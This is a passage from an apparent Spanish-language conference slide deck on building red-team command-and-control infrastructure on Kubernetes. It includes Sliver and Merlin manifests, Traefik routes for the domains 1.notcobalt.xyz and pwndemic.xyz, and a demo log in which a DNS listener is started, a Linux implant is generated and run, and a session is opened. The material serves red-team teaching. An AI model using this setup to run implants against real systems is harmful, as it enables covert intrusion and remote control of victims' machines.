  name: sliver-sh-dns
  namespace: c2
  labels:
    app: sliver-sh
spec:
  ports:
  - port: 53
    protocol: UDP
    name: sliver-sh-dns
    targetPort: 53
  selector:
    app: sliver-sh
```

```
1 apiVersion: traefik.containo.us/v1alpha1
2 kind: IngressRouteUDP
3 metadata:
4   name: ingressrouteudp.crd
5   namespace: c2
6
7 spec:
8   entryPoints:
9     - dns
10  routes:
11    - match: HostSNI('*')
12      services:
13        - name: sliver-sh-dns
14          port: 53
```

sliver/dns, statefulset

```
1 apiVersion: apps/v1
2 kind: StatefulSet
3 metadata:
4   name: sliver-sh
5   namespace: c2
6   labels:
7     app: sliver-sh
8 spec:
9   replicas: 1
10  selector:
11    matchLabels:
12      app: sliver-sh
13  serviceName: sliver-sh
14  template:
15    metadata:
16      labels:
17        app: sliver-sh
18    spec:
19      containers:
20        - image: 10.233.3.129:5000/sliver
21          name: sliver-sh
22          imagePullPolicy: Always
23          command: ["/bin/bash"]
24          args: ["-c", "apt update && apt install -y tmux && tail -f /dev/null"]
25      ports:
26        - name: sliver-sh-web
27          protocol: TCP
28          containerPort: 80
29        - name: sliver-sh-https
30          protocol: TCP
31          containerPort: 443
```

```
32       volumeMounts:
33         - mountPath: "/app/Data"
34           name: sliver-sh-data
35         - mountPath: "/shared-storage"
36           name: shared-storage
37       volumes:
38         - name: sliver-sh-data
39         - name: shared-storage
40       persistentVolumeClaim:
41         claimName: shared-pvc
42       volumeClaimTemplates:
43         - metadata:
44             name: sliver-sh-data
45             labels:
46               app: sliver-sh
47       spec:
48         accessModes: [ "ReadWriteOnce" ]
49         storageClassName: rook-ceph-block-x2
50         resources:
51           requests:
52             storage: "16Gi"
```

sliver/dns, pseudo demo

```
mini@molly:~$ ko exec sliver-sh-0 -n c2 -it -- bash
root@sliver-sh-0:/home/sliver# tmux
root@sliver-sh-0:/home/sliver# /opt/sliver-server

All hackers gain evolve
[*] Server v1.0.7 - 326c13ecb98e8a210f0c1bbb9ce3d65d8ad1bf8f - Dirty
[*] Welcome to the sliver shell, please type 'help' for options

sliver > dns --domains 1.notcobalt.xyz.

[*] Starting DNS listener with parent domain(s) [1.notcobalt.xyz.] ...
sliver >
[*] Successfully started job #1


sliver > generate --os linux --dns 1.notcobalt.xyz --skip-symbols

[*] Generating new linux/amd64 implant binary
[!] Symbol obfuscation is disabled
[*] Build completed in 00:00:03
[*] Implant saved to /home/sliver/SECRET_WATERSPOUT

sliver > 
```

sliver/dns, pseudo demo

```
root@sliver-sh-0:/home/sliver# cp /home/sliver/SECRET_WATERSPOUT /shared-storage/  
root@sliver-sh-0:/home/sliver#
```



```
root@localhost:~# ./SECRET_WATERSPOUT
```

sliver/dns, pseudo demo

```
All hackers gain prowess
[*] Server v1.0.7 - 326c13ecb98e8a210f0c1bbb9ce3d65d8ad1bf8f - Dirty
[*] Welcome to the sliver shell, please type 'help' for options

sliver > jobs
[*] No active jobs

sliver > dns --domains 1.notcobalt.xyz.

[*] Starting DNS listener with parent domain(s) [1.notcobalt.xyz.] ...
sliver >
[*] Successfully started job #1

sliver > generate --os linux --dns 1.notcobalt.xyz --skip-symbols

[*] Generating new linux/amd64 implant binary
[!] Symbol obfuscation is disabled
[*] Build completed in 00:00:03
[*] Implant saved to /home/sliver/LARGE_HELLO

[*] Session #1 LARGE_HELLO - n/a (molly) - linux/amd64 - Wed, 23 Sep 2020 21:22:51 UTC

sliver > pwd
[!] Please select an active session via `use`

sliver > use 1

[*] Active session LARGE_HELLO (1)


sliver (LARGE_HELLO) > pwd
[*] /home/min/eko2020/offensive-infra/c2/sliver-dns-short

sliver (LARGE_HELLO) > |
```

MERLIN



Usted está aquí -> Merlin



MERLIN/statefulset

```
1 apiVersion: apps/v1
2 kind: StatefulSet
3 metadata:
4   name: merlin-lh
5   namespace: c2
6   labels:
7     app: merlin-lh
8 spec:
9   replicas: 1
10  selector:
11    matchLabels:
12      app: merlin-lh
13  serviceName: merlin-lh
14 template:
15  metadata:
16    labels:
17      app: merlin-lh
18  spec:
19    containers:
20      - image: 10.233.3.129:5000/merlin
21        name: merlin-lh
22        imagePullPolicy: Always
23        command: ["/bin/bash"]
24        args: ["-c", "tail -f /dev/null"]
25        ports:
26          - name: merlin-lh-web
27            protocol: TCP
28            containerPort: 80
29          - name: merlin-lh-https
29            protocol: TCP
30            containerPort: 443
31        volumeMounts:
32          - mountPath: "/app/Data"
33            name: merlin-lh-data
34          - mountPath: "/shared-pvc"
35            name: shared-storage
36
```

```
37      volumes:
38        - name: merlin-lh-data
39        - name: shared-storage
40          persistentVolumeClaim:
41            claimName: shared-pvc
42          volumeClaimTemplates:
43            - metadata:
44              name: merlin-lh-data
45              labels:
46                app: merlin-lh
47            spec:
48              accessModes: [ "ReadWriteOnce" ]
49              storageClassName: rook-ceph-block-x2
50              resources:
51                requests:
52                  storage: "16Gi"
```

ko apply -f merlin-stateful.yaml

MERLIN/services

```
1 apiVersion: v1
2 kind: Service
3 metadata:
4   name: merlin-lh-web
5   namespace: c2
6   labels:
7     app: merlin-lh
8 spec:
9   ports:
10  - port: 80
11    name: merlin-lh-web
12    targetPort: 80
13  selector:
14    app: merlin-lh
15 ---
```

```
15 ---
16 apiVersion: v1
17 kind: Service
18 metadata:
19   name: merlin-lh-https
20   namespace: c2
21   labels:
22     app: merlin-lh
23 spec:
24   ports:
25   - port: 443
26     name: merlin-lh-https
27     targetPort: 443
28   selector:
29     app: merlin-lh
```

```
ko apply -f merlin-svc.yaml
```

MERLIN/ingressroute

```
1 apiVersion: traefik.containo.us/v1alpha1
2 kind: IngressRoute
3 metadata:
4   name: merlin-lh-http
5   namespace: c2
6 spec:
7   entryPoints:
8     - web
9   routes:
10  - kind: Rule
11    match: Host(`pwndemic.xyz`)
12    services:
13      - kind: Service
14        name: merlin-lh-web
15        port: 80
16 ---
```

```
16 ---
17 apiVersion: traefik.containo.us/v1alpha1
18 kind: IngressRoute
19 metadata:
20   name: merlin-lh-https
21   namespace: c2
22 spec:
23   entryPoints:
24     - https
25   routes:
26     - kind: Rule
27       match: Host(`pwndemic.xyz`)
28       services:
29         - kind: Service
30           name: merlin-lh-https
31           port: 443
32       tls:
33         secretName: pwndemic-tls
```

```
ko apply -f merlin-ingressroutes.yaml
```

DEMO




Recap


Recap

- 1- Usamos Mitre ATT&CK y la **CYBER** kill chain para mapear un adversario
- 2- En función a este adversario abstracto definimos requerimientos para la infra
- 3- Elegimos nuestro stack (kubernetes + vps) y las herramientas para provisionar y configurar (Terraform, ansible)
- 4- Provisionamos las tools que nos gustaban (covenant,sliver,kali,merlin)
- 5- Testeamos que todo funcionara

Recap infra 1



Recap infra 2



GRACIAS!

useñ barbijo

mini@kaktheplanet.xyz

